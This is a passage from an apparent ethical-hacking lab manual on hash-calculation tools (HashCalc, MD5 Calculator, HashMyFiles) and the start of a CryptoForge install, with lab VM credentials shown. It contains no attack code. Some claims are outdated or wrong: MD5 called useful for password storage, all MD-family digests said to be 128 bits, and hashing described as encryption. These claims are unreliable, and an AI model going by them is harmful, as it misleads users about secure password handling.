



Figure 1.1.7: Calculate hash values of Test.txt file

12. The calculated hash values of the **Test.txt** file appears, as shown in the screenshot.



TASK 1.3

Modify File Content

13. Minimize the **HashCalc** window, navigate to **Desktop**, and double-click the **Test.txt** file to open it. Modify the file content by writing some text (here, **Modified File ...!!!**) and press **Ctrl+S** to save it. Close the text file.

Figure 1.1.9: Modify text content

14. Now, double-click **HashCalc** shortcut from **Desktop** to launch another HashCalc window.
15. A new **HashCalc** window appears, perform **Steps #9-12**.

TASK 1.4

Compare Hash Values of Original and Modified File

16. Now, maximize the first **HashCalc** window and place it beside the second **HashCalc** window. You can observe changes in the hash values of the text file (**Test.txt**) before and after the modification, as shown in the screenshot.




Figure 1.1.10: Difference in Hash values of the same text file

Note: In real-time, the HashCalc tool is used to check the integrity of a file where the changes in the hash values indicate that the file content has been modified.

17. This concludes the demonstration of calculating one-way hashes using HashCalc.

18. Close all open windows and document all the acquired information.

TASK 2

Calculate MD5 Hashes using MD5 Calculator

Here, we will use the MD5 Calculator tool to calculate MD5 hashes.

TASK 2.1

Install MD5 Calculator Tool

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\MD5 Calculator** and double-click **md5calc(1.0.0.0).msi**.
2. The **MD5 Calculator** setup window appears; click **Next**.

MD2, MD4, MD5, and MD6 are message digest algorithms used in digital signature applications to compress documents securely before the system signs it with a private key. The algorithms can be of variable length, but the resulting message digest is always 128 bits.

The MD5 algorithm is a widely used cryptographic hash function that takes a message of arbitrary length as input and outputs a 128-bit (16-byte) fingerprint or message digest of the input. The MD5 algorithm is used in a wide variety of cryptographic applications and is useful for digital signature applications, file integrity checking, and storing passwords.




Figure 1.2.1: MD5 Calculator Window

3. Follow the installation wizard to install the **MD5 Calculator** using all default settings.

Note: If a **User Account Control** pop-up appears, click **Yes**.

4. After the completion of the installation, the **Installation Complete** wizard appears; click **Close**.

MD5 Calculator is a simple application that calculates the MD5 hash of a given file, and it can be used with large files (e.g., multiple gigabytes). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard. MD5 calculator can be used to check the integrity of a file.




Figure 1.2.2: Installation Complete wizard

TASK 2.2

Calculate MD5 Value of an Original File

5. Navigate to **Desktop**, right-click on the text file (**Test.txt**) that we created in the previous task, and click **MD5 Calculator** from the context menu to calculate the MD5 hash of the file.




Figure 1.2.3: Calculate MD5 hash of Test.txt file

6. The **MD5 Calculator** window appears, with the path of file under the **File Name** field and MD5 hash value under the **MD5 Digest** field, as shown in the screenshot.
7. Copy the MD5 hash value from the **MD5 Digest** field.




Figure 1.2.4: MD5 Calculator window with the MD5 hash value of the file

8. Now, double-click the **Test.txt** file from **Desktop** to open it and change the content of the file by inserting text within (here, **Hello World...!!!**). Save and close the **Test.txt** file.




Figure 1.2.5: Modify the file content

9. After changing the file content, again right-click on the text file (**Test.txt**) and click **MD5 Calculator** from the context menu to calculate the MD5 hash of the file.

TASK 2.3

Analyze MD5 Values of Original and Modified File

10. A new **MD5 Calculator** window appears, with the MD5 hash value under the **MD5 Digest** field. In the **Compare To** field, paste the copied MD5 hash value of the file before it was modified.

11. The symbol (**<>**) between the **MD5 Digest** and **Compare To** fields indicates that the MD5 hash values of the file before modification is not equal to the MD5 hash value of the file after modification.




Figure 1.2.6: Modify the file content

Note: If a person wants to send a file to another person via a medium, they will calculate its hashes and send the file (along with the hash value) to the intended person. When the intended person receives the email, they will download the file and calculate its value using the MD5 Calculator.

The recipient compares the generated hash value with the hash value that was sent through email: if both tally, it is evident that they received the file without any modifications by a third person and that the integrity of the file is intact.

12. This concludes the demonstration of calculating MD5 hashes using MD5 Calculator.
13. Close all open windows and document all the acquired information.

TASK 3 — Calculate MD5 Hashes using HashMyFiles

Here, we will use the HashMyFiles tool to calculate MD5 hashes.

TASK 3.1 — Install HashMyFiles Tool

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles** and double-click **HashMyFiles.exe**.
2. The **HashMyFiles** main window appears, as shown in the screenshot.

HashMyFiles is a small utility that allows you to calculate the MD5 and SHA1 hashes of one or more files in your system; you can easily copy the MD5/SHA1 hashes list into the clipboard, or save them into text/html/xml file. HashMyFiles can also be launched from the context menu of Windows Explorer, and can display the MD5/SHA1 hashes of the selected file or folder.

Figure 1.3.1 HashMyFiles window

3. In the **HashMyFiles** window, click **Files** from the menu bar. From the drop-down list, click the **Add Folder** option.

Note: You can also use the **Add Files** option to add multiple files.





Figure 1.3.2: HashMyFiles window: File options

4. The **Select Folder** pop-up appears; click on the ellipsis icon (...) to select the folder you want to encrypt.

Figure 1.3.3: Select Folder pop-up

5. The **Browse for Folder** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles** and select the **Sample Files** folder; then, click **OK**.

Note: You can select any folder of your choice that you wish to encrypt.



6. The location of the selected folder appears in the field; click **OK**.




Figure 1.3.5: Select Folder pop-up: Selected folder's location

TASK 3.2

Analyze MD5 Values

7. A list of files contained in the folder appears, along with their various hash values such as **MD5**, **SHA1**, **CRC32**, etc.




Figure 1.3.6: HashMyFiles window: list of files with hash values

You can also use other MD5 and MD6 hash calculators such as **MD6 Hash Generator** (https://www.browserling.com), **All Hash Generator** (https://www.browserling.com), **MD6 Hash Generator** (https://convert-tool.com), and **md5 hash calculator** (https://onlinehashtools.com) to calculate MD5 and MD6 hashes.

8. In the **HashMyFiles** window, click **Options** from the menu bar and choose **Hash Types** from the options. You can observe a list of hash functions such as **MD5**, **SHA1**, **CRC32**, **SHA-256**, **SHA-512**, and **SHA-384**, which you can choose (here, the MD5, SHA1, and CRC32 hash functions were selected).




Figure 1.3.7: HashMyFiles window: Options list

Note: In real-time, you may share confidential information in the folder in an encrypted form to maintain its integrity.

9. This concludes the demonstration of calculating MD5 hashes using HashMyFiles.
10. Close all open windows and document all the acquired information.

TASK 4

Perform File and Text Message Encryption using CryptoForge

Here, we will use the CryptoForge tool to encrypt a file and text message.

Note: Ensure that the **Windows 10** virtual machine is running.

1. Turn on the **Windows Server 2019** virtual machine; log in with the credentials **Administrator**/**Pa$$w0rd**.

TASK 4.1

Install CryptoForge

2. Navigate to **Z:\CEHv11 Module 20 Cryptography\Cryptography Tools\CryptoForge** and double-click **CryptoForge.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **CryptoForge Installation** window appears; click **Next**.




Figure 1.4.1: CryptoForge Installation window

CryptoForge is a file encryption software for personal and professional data security. It allows you to protect the privacy of sensitive files, folders, or email messages by encrypting them with strong encryption algorithms. Once the information has been encrypted, it can be stored on insecure media or transmitted on an insecure network—such as the Internet—and remain private. Later, the information can be decrypted into its original form.

4. Follow the installation steps to install the application using all default settings.
5. After completion of the installation, **CryptoForge installation successful** wizard appears; click **Finish**.




Figure 1.4.2: CryptoForge installation successful

